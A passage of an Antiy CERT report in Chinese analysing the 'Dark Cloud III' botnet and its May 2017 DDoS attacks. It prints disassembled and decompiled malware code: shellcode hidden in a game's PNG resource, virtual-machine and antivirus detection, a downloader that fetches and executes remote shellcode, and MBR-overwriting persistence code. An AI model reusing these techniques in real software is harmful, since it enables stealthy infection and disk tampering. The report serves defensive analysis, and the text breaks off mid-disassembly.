安天针对“暗云Ⅲ”的样本分析及解决方案

安天安全研究与应急处理中心（Antiy CERT）

扫二维码获取最新版报告

初稿完成时间：2017 年 05 月 30 日 20 时 38 分

首次发布时间：2017 年 06 月 10 日 05 时 38 分

本版更新时间：2017 年 06 月 12 日 17 时 00 分

1 事件回顾 **1**
2 “暗云Ⅲ”进行 DDOS 攻击的目标 **1**
3 “暗云Ⅲ“样本分析 **3**
3.1 模块 1 分析 9
3.2 模块 2 和 MBR 写入分析 12
3.3 模块 4 样本分析 15
4 解决方案 **17**
5 “暗云Ⅲ“之思 **19**
附录一：参考链接 **20**
附录二：关于安天 **20**

1 事件回顾

安天安全研究与应急处理中心（Antiy CERT）在北京时间 5 月 26 日 19 时，监测到中国发生了一次大规模的 DDoS 攻击事件。参与攻击的源地址覆盖广泛，几乎在全国所有省市运营商的骨干网络上均有明显活动。研究人员将此次攻击命名为“RainbowDay”——“暗云Ⅲ”。经过多次取证分析发现，其恶意代码感染量较大，并且其恶意代码的功能非常复杂，利用带有正常数字签名的文件进行传播，同时具有下载文件执行、刷流量、DDoS 攻击等行为。

2 “暗云Ⅲ”进行 DDoS 攻击的目标

本次攻击开始于 5 月 26 日 19 时，全国有大量真实 IP 地址被动发起 DDoS 攻击，随后又进行了二次 DDoS 攻击。按时间顺序，其攻击目标有三个：

遭受攻击的 IP	攻击情况说明
183.60.111.150	攻击第一阶段，于 5 月 26 日 19 时全国大量真实 IP 地址开始攻击 183.60.111.150，一直持续到 28 日凌晨 3 时结束。经调查，该 IP 为广东佛山高防机房。
59.153.75.7	攻击第二阶段，于 5 月 28 日早 7 时左右开始攻击 59.153.75.7，该 IP 为辽宁省途隆公司的高防机房。 据途隆公司所说，“从 2017 年 5 月 28 日 8:14:10，途隆云高防 BGP 数据中心遭受了黑客组织激烈的定向攻击，本次攻击一直持续到 16:31:51，历时 8 小时，攻击流量达到 650G 多，攻击强度达到每秒 3 亿次连接”。
150.138.145.101	该 IP 为青岛市电信。


- 5 月 28 日发现大量用户机器向指定的 59.153.75.7 IP 地址发数据包，每秒发包数次并且数据量非常大。

2017-05-28 14:34:35	17	60875	59.153.75.7	60491
2017-05-28 14:34:35	1	4961	59.153.75.7	29987
2017-05-28 14:34:35	1	4961	59.153.75.7	29987
2017-05-28 14:34:35		60875	59.153.75.7	65377
2017-05-28 14:34:35	17	60875	59.153.75.7	65377
2017-05-28 14:34:35	1	4972	59.153.75.7	22632
2017-05-28 14:34:35	1	4972	59.153.75.7	22632
2017-05-28 14:34:35	1	4969	59.153.75.7	2897
2017-05-28 14:34:35		4969	59.153.75.7	2897
2017-05-28 14:34:35	1	60886	59.153.75.7	19053
2017-05-28 14:34:35	17	60886	59.153.75.7	19053
2017-05-28 14:34:35	17	60888	59.153.75.7	60025
2017-05-28 14:34:35		60888	59.153.75.7	60025
2017-05-28 14:34:35		60886	59.153.75.7	52004
2017-05-28 14:34:35		60886	59.153.75.7	52004
2017-05-28 14:34:35	17	60868	59.153.75.7	12403
2017-05-28 14:34:35	1	60868	59.153.75.7	12403
2017-05-28 14:34:35	1	4949	59.153.75.7	45313
2017-05-28 14:34:35	1	4949	59.153.75.7	45313
2017-05-28 14:34:35		4971	59.153.75.7	10094
2017-05-28 14:34:35		4971	59.153.75.7	10094
2017-05-28 14:34:35		60879	59.153.75.7	784
2017-05-28 14:34:35	1	60879	59.153.75.7	784

- 有大量真实 IP 地址在此期间对三个目标进行 DDoS 攻击，下图为一些受害 IP 向 C2 服务器发起的请求，每个真实 IP 都请求了十几次以上。通过对 C2 地址的追溯，我们发现此 DDoS 事件是通过在 C2 地址获取配置后所进行的 DDoS 攻击。从一些数据上来看参与 DDoS 攻击的 IP 地址并不是全部，只是部分受害 IP 更新了配置从而进行 DDoS 攻击。


3 “暗云Ⅲ“样本分析

本次 DDoS 攻击事件最原始的传播是通过捆绑在下载器中的软件和一些 Patch 正常游戏微端的方式将 ShellCode 捆绑到正常游戏中，修改了游戏程序中的一个资源文件 PNG，在其尾部添加大量的 ShellCode 代码。执行后会从网络上下载一个配置文件，读取配置文件中的下载地址，下载并执行所下载的 DLL 文件；然后再次通过网络下载文件 upcfg.db（具有写 MBR 功能的模块 3）执行。执行后再一次连接网络下载文件 lcdn.db（lua 脚本解释器）和 ndn.db（lua 脚本文件）执行 DDoS 功能，lcdn.db 的功能是 DDoS，而 ndn.db 是 lua 脚本。整体执行流程如下图所示：




具体流程描述如下。

1. 游戏文件具有数字签名：



2. 通过对游戏执行流程修改来启动病毒代码，病毒执行完后再跳回游戏程序流程，让游戏可以正常运行：



```
004486DF   .  81F6 ADDEDEC0      xor esi,0xC0DEDEAD
004486E5   .  C745 F8 50004E00   mov [local.2],9377_hya.004E0050
004486EC   .  C745 FC 47000000   mov [local.1],0x47
004486F3   .  FFD0               call eax
004486F5   .  50                 push eax
004486F6   .  8B45 10            mov eax,[arg.3]
004486F9   .  6A 00              push 0x0
004486FB   .  05 DEC0ADDE        add eax,0xDEADC0DE
00448700   .  FFD0               call eax                  加载被替换的资源
00448702   .  8BD8               mov ebx,eax
00448704   .  8BBB 78ED0000      mov edi,dword ptr ds:[ebx+0xED78]
0044870A   .  8B45 08            mov eax,[arg.1]
0044870D   .  6A 40              push 0x40
0044870F   .  68 00100000        push 0x1000
00448714   .  57                 push edi
00448715   .  6A 00              push 0x0
00448717   .  35 ADDEADDE        xor eax,0xDEADDEAD
0044871C   .  FFD0               call eax                  申请内存空间地址为：00E80000
0044871E   .  33C9               xor ecx,ecx
00448720   .  8945 14            mov [arg.4],eax
00448723   .  85FF               test edi,edi
00448725   .v 7E 0F             jle X9377_hya.00448736
00448727   >  8A940B 7CED0000   mov dl,byte ptr ds:[ebx+ecx+0xED7C]
0044872E   .  881401             mov byte ptr ds:[ecx+eax],dl
00448731   .  41                 inc ecx
00448732   .  3BCF               cmp ecx,edi
00448734   .^ 7C F1             jl X9377_hya.00448727
00448736   >  33C9               xor ecx,ecx
00448738   .  51                 push ecx
00448739   .  51                 push ecx
0044873A   .  51                 push ecx
0044873B   .  51                 push ecx
0044873C   .  FFD0               call eax                  进入00E80000
```

3. 查找资源中的 PNG 文件：

```
0012FD0C  004486F5  CALL 到 FindResourceW 来自 9377_hya.004486F3
0012FD10  00000000  hModule = NULL
0012FD14  00000089  ResourceName = 89
0012FD18  0012FD28  ResourceType = "PNG"
```

4. 加载找到的 PNG 文件并执行 ShellCode：

```
0012FD10  00448702  CALL 到 LoadResource 来自 9377_hya.00448700
0012FD14  00000000  hModule = NULL
0012FD18  0045F490  hResource = 0045F490
```

5. 加载 ShellCode 并执行：

```
00E80000   60              pushad
00E80001   89E5            mov ebp,esp
00E80003   83EC 60         sub esp,0x60
00E80006   E8 87010000     call 00E80192
00E8000B   85C0            test eax,eax
00E8000D   0F85 AC000000   jnz 00E800BF
00E80013   68 B7771641     push 0x411677B7
00E80018   E8 05010000     call 00E80122
00E8001D   85C0            test eax,eax
00E8001F   0F84 9A000000   je 00E800BF
00E80025   89C3            mov ebx,eax
00E80027   68 35EA4739     push 0x3947EA35
00E8002C   53              push ebx
00E8002D   E8 93000000     call 00E800C5
00E80032   85C0            test eax,eax
00E80034   0F84 85000000   je 00E800BF
00E8003A   89C7            mov edi,eax
00E8003C   68 667FFCB1     push 0xB1FC7F66
00E80041   E8 DC000000     call 00E80122
00E80046   85C0            test eax,eax
00E80048   74 75           je X00E800BF
00E8004A   68 7E8DA452     push 0x52A48D7E
00E8004F   50              push eax
00E80050   E8 70000000     call 00E800C5
00E80055   85C0            test eax,eax
00E80057   74 66           je X00E800BF
00E80059   89C6            mov esi,eax
00E8005B   E8 40010000     call 00E801A0
00E80060   89C3            mov ebx,eax
00E80062   6A 40           push 0x40
00E80064   68 00100000     push 0x1000
00E80069   FF73 0C         push dword ptr ds:[ebx+0xC]
00E8006C   6A 00           push 0x0
00E8006E   FFD6            call esi
```

6. 通过 ShellCode 解压出另一个 ShellCode 和模块 1：

```
00E80074   89C6            mov esi,eax
00E80076   8D43 04         lea eax,dword ptr ds:[ebx+0x4]
00E80079   50              push eax
00E8007A   FF73 08         push dword ptr ds:[ebx+0x8]
00E8007D   8D43 10         lea eax,dword ptr ds:[ebx+0x10]
00E80080   50              push eax
00E80081   FF73 0C         push dword ptr ds:[ebx+0xC]
00E80084   56              push esi
00E80085   6A 02           push 0x2
00E80087   FFD7            call edi
00E80089   85C0            test eax,eax
00E8008B   75 0A           jnz X00E80097
00E8008D   8B43 04         mov eax,dword ptr ds:[ebx+0x4]
00E80090   3B43 0C         cmp eax,dword ptr ds:[ebx+0xC]
00E80093   75 02           jnz X00E80097
00E80095   FFD6            call esi
00E80097   68 667FFCB1     push 0xB1FC7F66

RtlDecompressBuffer
解压另一个Shellcode
进入Shellcode地址：00EA0000
```

7. 执行后会加载模块 1 并执行：

整个传播通过 Patch 对一些游戏进行修改，添加一些 ShellCode 并执行。ShellCode 的功能为加载被替换的资源并解压执行一个模块 1，模块 1 功能请看如下分析。

3.1 模块 1 分析

模块 1 为传播文件中最后要执行的文件。该模块运行后会检查系统环境是否在虚拟机中，尝试关闭指定的安全软件，并查看计算机是否为网吧中的计算机，然后将系统信息回传到服务器上。服务器会根据返回信息发送一个配置文件，其功能是下载一个 DLL 文件并执行，DLL 文件功能为下载 upcfg.db 文件。

1.通过读 weblander.ini 判断安装包文件格式，必须包含两个下划线、一个点及推广号：

```
v0 = 0;
Src = 0;
sub_1000221C();
if ( !Src )
  goto LABEL_61;
v3 = 1023;
PathName = 0;
memset(&v48, 0, 0x3FFu);
GetTempPathA(0x104u, &PathName);
FileName = 0;
memset(&v46, 0, 0x3FFu);
strcat_s(&FileName, 0x400u, Src);
strcat_s(&FileName, 0x400u, "\\weblander.ini");
ReturnedString = 0;
memset(&v42, 0, 0xFFu);
GetPrivateProfileStringA("Common", "PackID", &Default, &ReturnedString, 0x100u, &FileName);
Dst = 0;
memset(&v36, 0, 0x3Fu);
v34 = sub_100032A0("_");
if ( v34 )
{
  v5 = sub_100032A0("_");
  if ( v5 )
  {
    VolumeSerialNumber = v5 + 1;
    v6 = sub_100032A0(&unk_1001A75C);
    if ( v6 )
```

通过读weblander.ini文件

推广ID

判断安装包文件名中是否有两个_和一个.例如（XXX_XXXX_XXXX.）

2. 通过 WMI 查询磁盘名称，检测是否运行在虚拟机中：

```
if ( ((int (__stdcall *)(IUnknown *, _DWORD, _DWORD, signed int, _DWORD, int *))pProxy->lpVtbl[6].Release)(
       pProxy,
       L"WQL",
       L"SELECT * FROM Win32_DiskDrive",
       48,
       0,
       &v11) < 0 )
{
  v3 = pProxy;
  goto LABEL_6;
}
v10 = 0;
v9 = 0;
while ( v11 )
{
  (*(void (__stdcall **)(int, signed int, signed int, int *, int *))(*(_DWORD *)v11 + 16))(v11, -1, 1, &v10, &v9);
  if ( !v9 )
    break;
  if ( !(*(int (__stdcall **)(int, _DWORD, _DWORD, char *, _DWORD, _DWORD))(*(_DWORD *)v10 + 16))(
         v10,
         L"Caption",
         0,
         &v4,
         0,
         0) )
  {
    v6 = 0;
    v7 = 0;
    v8 = 0;
    if ( (unsigned __int8)RtlCreateUnicodeString(&v6, v5) )
    {
      CharUpperW(*(LPWSTR *)((char *)&v7 + 2));
      if ( wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"VMWARE")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"VBOX")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"QEMU")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"VIRTUAL")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"HYPER")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"XEN")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"VIRTIO")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"RED HAT")
        || wcsstr(*(const wchar_t **)((char *)&v7 + 2), L"82371AB/EB PCI BUS MASTER IDE") )
```

3. 通过 WMI 查询进程列表，检测是否存在网吧管理软件：

```
10003FA8 |. C745 D4 38A8 mov [local.11],DUMP_00E.1001A838   呼叫网管
10003FAF |. C745 D8 44A8 mov [local.10],DUMP_00E.1001A844   挂机锁
10003FB6 |. C745 DC 4CA8 mov [local.9],DUMP_00E.1001A84C    iKeeper
10003FBD |. C745 E0 5CA8 mov [local.8],DUMP_00E.1001A85C    游戏菜单
10003FC4 |. C745 E4 68A8 mov [local.7],DUMP_00E.1001A868    冰点
10003FCB |. C745 E8 70A8 mov [local.6],DUMP_00E.1001A870    网吧服务
10003FD2 |. 897D EC      mov [local.5],edi
10003FD5 |. E8 2FDEFFFF  call DUMP_00E.10001E09
```

```
10003EAC  .v 74 7B        je XDUMP_00E.10003F29
10003EAE  .  C745 CC 68A7 mov [local.13],DUMP_00E.1001A768      ikeeper.exe
10003EB5  .  C745 D0 80A7 mov [local.12],DUMP_00E.1001A780      DbntCli.exe
10003EBC  .  C745 D4 98A7 mov [local.11],DUMP_00E.1001A798      BarClientView.exe
10003EC3  .  C745 D8 BCA7 mov [local.10],DUMP_00E.1001A7BC      lock.exe
10003ECA  .  C745 DC D0A7 mov [local.9],DUMP_00E.1001A7D0       BarMonitor.exe
10003ED1  .  C745 E0 F0A7 mov [local.8],DUMP_00E.1001A7F0       DF5Serv.exe
10003ED8  .  C745 E4 08A8 mov [local.7],DUMP_00E.1001A808       PBSClient.exe
10003EDF  .  C745 E8 24A8 mov [local.6],DUMP_00E.1001A824       Clsmn.exe
10003EE6  .  8BF3         mov esi,ebx
10003EE8  >  397E 3C      cmp dword ptr ds:[esi+0x3C],edi
10003EEB  .v 74 23        je XDUMP_00E.10003F10
10003EED  >  FF74BD CC    push dword ptr ss:[ebp+edi*4-0x34]
10003EF1  .  FF76 3C      push dword ptr ds:[esi+0x3C]
10003EF4  .  E8 52860000  call DUMP_00E.1000C54B
10003EF9  .  59           pop ecx
10003EFA  .  59           pop ecx
10003EFB  .  85C0         test eax,eax
10003EFD  .v 74 08        je XDUMP_00E.10003F07
10003EFF  .  47           inc edi
10003F00  .  83FF 08      cmp edi,0x8
10003F03  .^ 72 E8        jb XDUMP_00E.10003EED
10003F05  .v EB 07        jmp XDUMP_00E.10003F0E
```

4. 通过 WMI 检测杀毒软件：

```
100054E5  .  A3 304E0210  mov dword ptr ds:[0x10024E30],eax
100054EA  .  E8 4FE9FFFF  call DUMP_00E.10003E3E
100054EF  .  68 84A80110  push DUMP_00E.1001A884          360
100054F4  .  BF 8CA80110  mov edi,DUMP_00E.1001A88C       SELECT * FROM AntiVirusProduct
100054F9  .  57           push edi
100054FA  .  68 CCA80110  push DUMP_00E.1001A8CC          Root\SecurityCenter
100054FF  .  A3 344E0210  mov dword ptr ds:[0x10024E34],eax
10005504  .  E8 24EBFFFF  call DUMP_00E.1000402D
10005509  .  BE F4A80110  mov esi,DUMP_00E.1001A8F4       Root\SecurityCenter2
1000550E  .  85C0         test eax,eax
10005510  .v 74 05        je XDUMP_00E.10005517
10005512  >  33C0         xor eax,eax
10005514  .  40           inc eax
10005515  .v EB 26        jmp XDUMP_00E.1000553D
10005517  >  68 84A80110  push DUMP_00E.1001A884          360
1000551C  .  57           push edi
1000551D  .  56           push esi
1000551E  .  E8 0AEBFFFF  call DUMP_00E.1000402D
10005523  .  85C0         test eax,eax
10005525  .^ 75 EB        jnz XDUMP_00E.10005512
10005527  .  68 84A80110  push DUMP_00E.1001A884          360
1000552C  .  68 20A90110  push DUMP_00E.1001A920          SELECT * FROM AntiSpywareProduct
10005531  .  56           push esi
10005532  .  E8 F6EAFFFF  call DUMP_00E.1000402D
10005537  .  F7D8         neg eax
10005539  .  1BC0         sbb eax,eax
1000553B  .  F7D8         neg eax
1000553D  >  68 64A90110  push DUMP_00E.1001A964          电脑管家
10005542  .  57           push edi
10005543  .  68 CCA80110  push DUMP_00E.1001A8CC          Root\SecurityCenter
10005548  .  A3 384E0210  mov dword ptr ds:[0x10024E38],eax
1000554D  .  E8 DBEAFFFF  call DUMP_00E.1000402D
10005552  .  85C0         test eax,eax
10005554  .v 74 05        je XDUMP_00E.1000555B
10005556  >  33C0         xor eax,eax
10005558  .  40           inc eax
10005559  .v EB 26        jmp XDUMP_00E.10005581
1000555B  >  68 64A90110  push DUMP_00E.1001A964          电脑管家
10005560  .  57           push edi
10005561  .  56           push esi
10005562  .  E8 C6EAFFFF  call DUMP_00E.1000402D
10005567     85C0         test eax,eax
```

5. 上传系统信息，如 MAC 和推广 ID：

信息回传后会获取一个下载配置信息，下载 LDrvSvc.zip 并通过 rundll32.exe 加载 DLL 文件，其为驱动人生的一个安装包，里面有一个 DtCrashCatch.dll 恶意文件，用于网络中下载感染 MBR 的文件 upcfg.db 模块。

3.2 模块 2 和 MBR 写入分析

- 模块 2 功能主要是从网络中下载 upcfg.db 文件并解密，得到其中的 ShellCode。

```
if ( a1 )
  sub_100037DB(a1, 2, 0);
if ( sub_10002DAC() )
{
  result = 1;
}
else
{
  Sleep(180000u);                              // 延迟3分钟
  WSAStartup(0x202u, &WSAData);
  sub_100030C5(&v3);
  Sleep(1000u);
  if ( sub_10003513("1dn.me", &a1, 1) )
  {
    if ( a1 == 801936189 )
      sub_10002DDF("http://www.2t[redacted]com/upcfg.db", 0x100000u);
  }
  sub_100030F4(&v3);
  result = 0;
}
return result;
```

- 下载后的 upcfg.db 文件需要进行解密，通过判断其前 4 个字节是否为 0xA5A5A5A5 来调用后面的 ShellCode 执行。

```
result = CreateFileMappingA((HANDLE)0xFFFFFFFF, 0, 0x40u, 0, dwNumberOfBytesToMap, 0);
v3 = result;
if ( result != (void *)-1 )
{
  v4 = (int)MapViewOfFile(result, 0x22u, 0, 0, dwNumberOfBytesToMap);
  v5 = v4;
  if ( v4 )
  {
    v6 = sub_10002C00(lpszUrl, v4, dwNumberOfBytesToMap, 20000);
    if ( v6 > 0x1000 )
    {
      sub_100036C2((int)&v7, v5, v6);
      if ( *(_DWORD *)v5 == 0xA5A5A5A5 )
        ((void (*)(void))(v5 + 4))();
    }
    UnmapViewOfFile((LPCVOID)v5);
  }
  result = (void *)CloseHandle(v3);
}
return result;
```

其后续的 ShellCode 功能仍是用 RtlDecompressBuffer 进行解压，得到另外一个 ShellCode 代码。执行后会在内存中执行一个模块 3，模块 3 为修改 MBR，实现长久驻留系统的功能，内部带有 ShellCode。

```
v14 = 0;
sub_10002800(&Buffer, 0, 512);
sub_10002800(&v6, 0, 512);
v1 = CreateFileA("\\\\.\\PhysicalDrive0", 0xC0000000u, 3u, 0, 3u, 0x80u, 0);
v2 = v1;
hObject = v1;
if ( v1 != (HANDLE)-1 && sub_100023A4(v1) )   // 将第一个扇区备份到第二个扇区
{
  SetFilePointer(v2, 0, 0, 0);
  if ( ReadFile(hObject, &Buffer, 0x200u, &NumberOfBytesWritten, 0)
    && ReadFile(hObject, &v6, 0x200u, &NumberOfBytesWritten, 0)
    && sub_10002BE5(&Buffer, "EFI PART", 8)
    && Buffer
    && sub_10002BE5(&v6, "EFI PART", 8) )
  {
    if ( v8 == 85 && v9 == 170 && !sub_10002BE5(&v11, &v7, 64) )
      v14 = 1;
    if ( sub_10002BE5(&Buffer, off_10010FBF, 32) )
    {
      if ( !v14 )
      {
        SetFilePointer(hObject, 512, 0, 0);
        WriteFile(hObject, &Buffer, 0x200u, &NumberOfBytesWritten, 0);
      }
      SetFilePointer(hObject, 0, 0, 0);
      sub_10002880(&Buffer, off_10010FBF, 432);
      v14 = WriteFile(hObject, &Buffer, 0x200u, &NumberOfBytesWritten, 0);
      if ( v14 )
      {
        SetFilePointer(hObject, 1024, 0, 0);
        v3 = 512;
        if ( (unsigned int)dword_10010FBB <= 0x200 )
        {
          v4 = v14;
        }
        else
        {
```

- 该文件是在受害机上提取的 MBR 文件，通过分析，我们确定其为被感染的主机。

```
seg000:0000                xor     ax, ax
seg000:0002                cli
seg000:0003                xor     bx, bx
seg000:0005                mov     ss, bx
seg000:0007                mov     ss:7BFEh, sp
seg000:000C                mov     sp, 7BFEh
seg000:000F                push    ds
seg000:0010                pushad
seg000:0012                mov     ds, bx
seg000:0014                db      3Eh
seg000:0014                mov     ax, word_413    ; 16位下内存大小，或DOS内存大小，KB为单位
seg000:0018                and     al, 0FCh
seg000:001A                sub     ax, 40h ; '@'   ; 保留64KB内存空间
seg000:001D                db      3Eh
seg000:001D                mov     word_413, ax
seg000:0021                shl     ax, 6
seg000:0024                mov     es, ax
seg000:0026                cld
seg000:0027                mov     ax, cs
seg000:0029                shl     ax, 4
seg000:002C                call    $+3
seg000:002F                sub     ax, 2Fh ; '/'
seg000:0032                pop     si              ; si = 0x702f
seg000:0033                add     si, ax          ; 代码原始位置
seg000:0035                xor     di, di
seg000:0037                mov     cx, 100h
seg000:003A                rep movsw               ; 将本引导区传送到高端
seg000:003C                push    ds
seg000:003D                push    es
seg000:003E                push    offset loc_0    ; 读取剩下病毒体
seg000:0040
seg000:0040 loc_40:                                ; DATA XREF: seg000:034F↓r
seg000:0040                pop     es
seg000:0041                mov     ax, 23Ch
